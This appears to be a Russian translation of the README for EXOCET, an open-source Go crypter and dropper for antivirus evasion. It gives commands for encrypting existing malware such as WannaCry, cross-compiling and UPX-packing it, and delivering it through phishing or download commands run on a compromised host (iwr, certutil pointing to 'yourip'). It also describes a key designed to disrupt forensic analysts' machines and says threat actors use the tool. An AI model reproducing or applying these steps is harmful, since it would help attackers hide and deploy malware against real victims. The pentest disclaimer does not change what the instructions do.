tanc7/exocet-av-evasion
EXOCET - обходящий антивирусы, необнаруживаемый инструмент доставки полезной нагрузки
Чанг Тан
Сертифицированный AWS Cloud Practitioner и Solutions Architect Associate
[email protected]
Убедитесь, что вы упаковываете свои полезные нагрузки, чтобы избежать утечки ключа криптера и еще больше затруднить работу аналитиков вредоносного ПО. Коммерческий упаковщик высшего класса, такой как Themida, НЕ требуется. Это вызвало бы еще больше подозрений без сертификата подписи кода. Без сертификата подписи кода в системах Windows автоматически срабатывает SmartScreen. Это правило для всех потенциально нежелательных программ или «ПНП», то есть все вредоносные нагрузки, бэкдоры, геоконы, трояны удаленного доступа и т.д., требуют сертификата подписи кода. Ваши деньги лучше потратить на покупку сертификата подписи кода, чем на какой-нибудь упаковщик высшего класса.

go run exocet.go malware.exe outputmalware.go
env GOOS=windows GOARCH=amd64 build -ldflags "-s -w" outputmalware.go
upx --best outputmalware.exe
Затем доставьте полезную нагрузку на вашу цель. Используя, например, фишинговое письмо, ссылку или, если у вас уже есть доступ к оболочке, доставьте её, разместив свой собственный сервер локально
python -m http.server 80'
а затем на взломанной машине выполните в командной строке PowerShell
iwr -Uri "http://yourip/outputmalware.exe" -OutFile "NotMalware.exe"
или
certutil.exe -urlcache -split -f http://yourip/outputmalware.exe
и затем выполните с помощью outputmalware.exe

EXOCET превосходит модули «Evasive Payloads» от Metasploit, так как EXOCET использует AES-256 в режиме GCM (Galois/Counter Mode). Модули обхода от Metasploit используют легко обнаруживаемое шифрование RC4. Хотя RC4 может расшифровываться быстрее, AES-256 гораздо сложнее для определения намерений вредоносного ПО.

Однако можно использовать Metasploit для создания обходящей обнаружение полезной нагрузки, а затем объединить её с EXOCET. Таким образом, EXOCET расшифрует с помощью AES-256, а затем обходящая полезная нагрузка Metasploit расшифровывается из RC4.
Как и мой предыдущий проект, DarkLordObama, этот инструмент предназначен для использования в качестве средства доставки/запуска, подобно Veil-Evasion.
Однако EXOCET не ограничивается одной кодовой базой или платформами, на которых работает Python. EXOCET работает на ВСЕХ поддерживаемых платформах и архитектурах, которые поддерживает Go.
EXOCET, по сути, является дроппером вредоносного ПО типа криптер, который может перерабатывать легко обнаруживаемые полезные нагрузки, такие как WannaCry, шифровать их с помощью AES-GCM (Galois/Counter Mode), что более безопасно, чем AES-CBC, и затем создавать файл-дроппер для большинства существующих архитектур и платформ.
В основном...
Это означает 32-битные и 64-битные архитектуры, и он работает на Linux, Windows, Mac, Unix, Android, iPhone и т.д. Вы берёте что угодно, и я имею в виду ЧТО УГОДНО, например, червя Morris 1988 года, который почти обрушил интернет (использующего уязвимость в демоне прослушивателя fingerd в UNIX), и делаете его снова жизнеспособным кибероружием.
EXOCET написан полностью на Go.
EXOCET, независимо от того, какой бинарный файл вы используете для его запуска, требует Golang. По умолчанию он генерирует файл криптера .go.
sudo apt-get update && sudo apt-get install -y golanggo get github.com/tanc7/EXOCET-AV-Evasiongo run EXOCET.go detectablemalware.exe outputmalware.go
Ключ генерируется автоматически. Ключ длиной 64 символа и состоит исключительно из перенаправителей конвейера оболочки bash и cmd.exe, чтобы запутать и нарушить попытки подбора ключа, вызывая непредсказуемое, разрушительное поведение на устройстве судебного аналитика.
Для 64-битных целей Windows...
env GOOS=windows GOARCH=amd64 go build -ldflags "-s -w" -o outputMalware.exe outputmalware.go
И на выходе получается файл outputmalware.exe
Для 64-битных целей MacOS
env GOOS=darwin GOARCH=amd64 go build -ldflags "-s -w" -o outputMalware.macho outputmalware.go
Для 64-битных целей Linux
env GOOS=linux GOARCH=amd64 go build -ldflags "-s -w" -o outputMalware.elf outputmalware.go
Смотрите эту ссылку на github для ваших параметров для других операционных систем, таких как Android: Справочник по кросскомпиляции Go
Обратите внимание, что ключ всё ещё можно найти с помощью команды strings. Пожалуйста, используйте команду upx-ucl для упаковки бинарного файла, чтобы скрыть ключ.
Кроме того, есть предварительно собранные бинарные файлы, которые я сделал, что означает, что вам нужно только запустить ./EXOCET или EXOCET-Windows.exe
Я, Чанг Тан, и создатели основного модуля и подмодулей Exocet, а также включённых в него пакетов, НЕ несём ответственности за неправильное использование этого инструмента. Это всего лишь инструмент для тестирования на проникновение. Вам строго запрещено развёртывать выходные бинарные файлы Exocet против несанкционированных защищённых систем или несанкционированных защищённых государственных систем.
Я знаю, что субъекты угроз из APT41 и NSO Group использовали и/или адаптировали код из этого инструмента, особенно метод go-memexec. Если ко мне обратятся федеральные следователи по поводу неправильного использования этого инструмента, я не беру на себя ответственность.
Это то же самое, что произошло с разработчиками Mimikatz и PowerShell Empire (которые прекратили собственную разработку, осознав её использование субъектами угроз). Преемники подхватили разработку Empire, и существуют бесплатные альтернативы, такие как Covenant C2.
4 мая 1982 года во время Фолклендской войны эскадрилья аргентинских Super Etendard запустила французскую ракету Exocet по HMS Sheffield. Несмотря на попытки Королевского флота остановить ракету, одна из них поразила цель, потопив Sheffield. Этот инцидент буквально поставил Аргентину на карту как демонстрация силы против глобальной колониальной державы.